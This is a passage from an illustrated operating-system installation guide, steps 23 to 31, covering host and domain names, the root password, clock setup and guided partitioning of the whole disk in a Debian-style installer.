
Step23) Enter the host name for the system and click "Continue".




Step24) Enter the domain name and click on "Continue".




Step 25) Enter the root password and click "Continue".




Step 26) Configure the clock and click "Continue".




Step 27) Select "Guided- use entire disk" option and click "Continue".




Step 28) You will have one highlighted disk name on screen and click "Continue".




Step 29) Select "All files in one partition" option and click "Continue".




30) Select "Finish partitioning and write changes to disk" option and click "Continue".




Step 31) Select "Yes" and Click "Continue".



